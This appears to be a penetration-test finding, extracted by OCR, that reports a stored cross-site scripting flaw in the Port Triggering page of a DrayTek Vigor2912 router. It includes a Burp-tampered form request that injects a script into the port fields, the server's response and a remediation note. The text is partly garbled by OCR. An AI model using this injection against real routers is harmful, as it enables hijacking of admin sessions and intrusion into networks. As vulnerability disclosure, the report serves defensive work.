

(11)Severity – High DrayTek Port Triggering Stored XSS

Subject	DrayTek Port Triggering Stored XSS	Severity	High
Category	Cross-site scripting	Target	x.x.x.x
Position	http://x.x.x.x:443		
Version	Firmware Version : 3.8.8.2		
Description	Attacker can inject malicious code in this page		
Threats	When the Draytek admin login and visit the this page, it will execute malicious code which attacker injected automatically Then attacker will get the admin privilege and shell, it can compromise the Draytek router and penetrate the intranet		
Test Procedures	The vulnerability occur on "NAT"→"Port Triggering" page Attacker need to click the “1.” To modify the profile.  [redacted] DrayTek Vigor2912 Series Wizards Online Status WAN LAN Routing NAT Port Redirection DMZ Host Open Ports Port Triggering ALG Firewall User Management Objects Setting CSM Bandwidth Management Applications VPN and Remote Access Certificate Management Wireless LAN SSL VPN USB Application System Maintenance Diagnostics Central Management External Devices Admin mode Status: Ready NAT >> Port Triggering Port Triggering Set to Factory Default Index Enable Comment Triggering Protocol Source IP Triggering Port Incoming Protocol Incoming Port 1. 2. 3. 4. 5. 6. 7. 8. 9. 10. << 1-10 | 11-20 >> Next >> OK Cancel Click the OK to save the setting		




NAT >> Port Triggering

No. 1

□ Enable	
Service	User Defined
Comment	test
Source IP	Any IP Object
Triggering Protocol	TCP
Triggering Port	1024
Incoming Protocol	TCP
Incoming Port	2048

Note:
The Triggering Port and Incoming Port should be input like this :
123-456,777-789 (legal),123-456,789 (legal), but 123-456-789 (illegal).

Use burp suite to temper the request to malicious code




```
Connection: close
Content-Length: 256
Cache-Control: max-age=0
Origin: https://[redacted]43
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/66.0.3359.181 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Referer: https://192.168.200.1:55443/doc/nnatptrg.htm
Accept-Encoding: gzip, deflate
Accept-Language: zh-TW,zh;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: SESSION_ID_VIGOR=915AC8B3E611502C1636BADC

aPortTrgSer=0&aPortTrgCmnt=test&aIntSrcIP=0&aTrgProto=6&aTrgPort=1024%3Cscript%3Ealert%28%27X
SS%27)%3C%2Fscript%3E&aInProto=6&aInPort=2048%3Cscript%3Ealert(%27XSS%27)%3C%2Fscr
ipt%3E&&aIdx=0&Act=1&PageIdx=1&ProfileIdx=1&webchange=1&FormAuthStr=[illegible]
```

```
HTTP/1.0 302 Found
Pragma: no-cache
Location: /doc/nnatptrg1.htm
Content-type: text/html

<html>
 <head>
 <title>302 Document moved</title>
 </head>
<body>

This document has moved <A HREF="/doc/nnatptrg1.htm">here</A>.</P>
</body>
</html>
```

Done


247 bytes | 2,248 millis

The malicious code will be run when user access this page



[redacted]3 顯示

XSS

	The page is broken, and user can’t use this function anymore  https:// [redacted] NAT >> Port Triggering Port Triggering "," "," "," "," "," "," "];var aryInProto=[6, 0,0, 0,0, 0,0, 0,0, 0,];var aryInPort=["2048", "","", "","", "","", "","", ""];var aryTrgStatus=[62, 0,0, 0,0, 0, arySourceIP=["," "," "," "," "];var maxidx=20;var idxperpage=10; var pagenum=1;var idxstart=0;var mode=0;var str="";var i;for(i=0;i";str+="";if(aryTr {str+="";}else{str+="";}str+="";if(aryTrgProto[i]==0)str+="";else if(aryTrgProto[i]==6)str+="";else if(aryTrgProto[i]==17)str+="";else if(aryTrgProto[i]==99)str+="";str+="";if(aryInProto[i]==0)str+="";else if(aryInProto[i]==6)str+="";else if(aryInProto[i]==17)str+="";else if(aryInProto[i]==99)str+="";str+="";str+="";}document.write(str); Index Enable Comment Triggering Protocol Source IP Triggering Port Incoming Protocol Incoming Port "+ (idxstart+i+1)+" ☐ ☑ "+aryComent[i]+" TCP UDP TCP/UDP "+arySourceIP[i]+" "+aryTrgPort[i]+" TCP UDP TCP/I OK Cancel
Remedation	Escaping untrusted HTTP request data based on the context in the HTML output